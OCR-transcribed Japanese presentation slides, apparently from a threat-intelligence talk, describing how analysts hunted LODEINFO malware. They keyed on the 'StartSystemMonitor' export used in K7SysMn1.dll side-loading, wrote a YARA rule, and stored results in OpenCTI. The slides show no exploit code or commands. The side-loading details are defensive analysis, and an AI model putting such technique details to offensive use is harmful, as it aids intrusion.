


https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

デフォルト実行パスからロードされる関数の特定

- 正規の実行ファイルの
  デフォルト実行パスからの
  コードを静的解析

- K7SysMn1.dll の side load 時に
  読み込まれる関数は
  “StartSystemMonitor” 関数のみ




**StartSystemMonitor 関数が
export table に必須!**

File search modifiers による検証

export tableに ”StartSystemMonitor” の関数名が存在するファイルは3ヶ月で 4 件ほど


☛ ルールとして運用可能な範囲の検知数




Yara rule 作成とハンティング

Cheap なルールだが LODEINFO の潜在的な脅威をハンティング可能に

☛ **v0.5.9 の事例から運用を開始 v0.6.3 までの検体まで検出**




ハンティング => 解析 => 蓄積の半自動化




インテリジェンスの蓄積

自動解析とアナリストの分析結果を **OpenCTI** へ蓄積し、
継続的な調査や大規模データをもとにした相関分析ができる形式へ変換




インテリジェンスの蓄積

自動解析とアナリストの分析結果を **OpenCTI** へ蓄積し、
継続的な調査や大規模データをもとにした相関分析ができる形式へ変換



Hybrid Analysis の活用

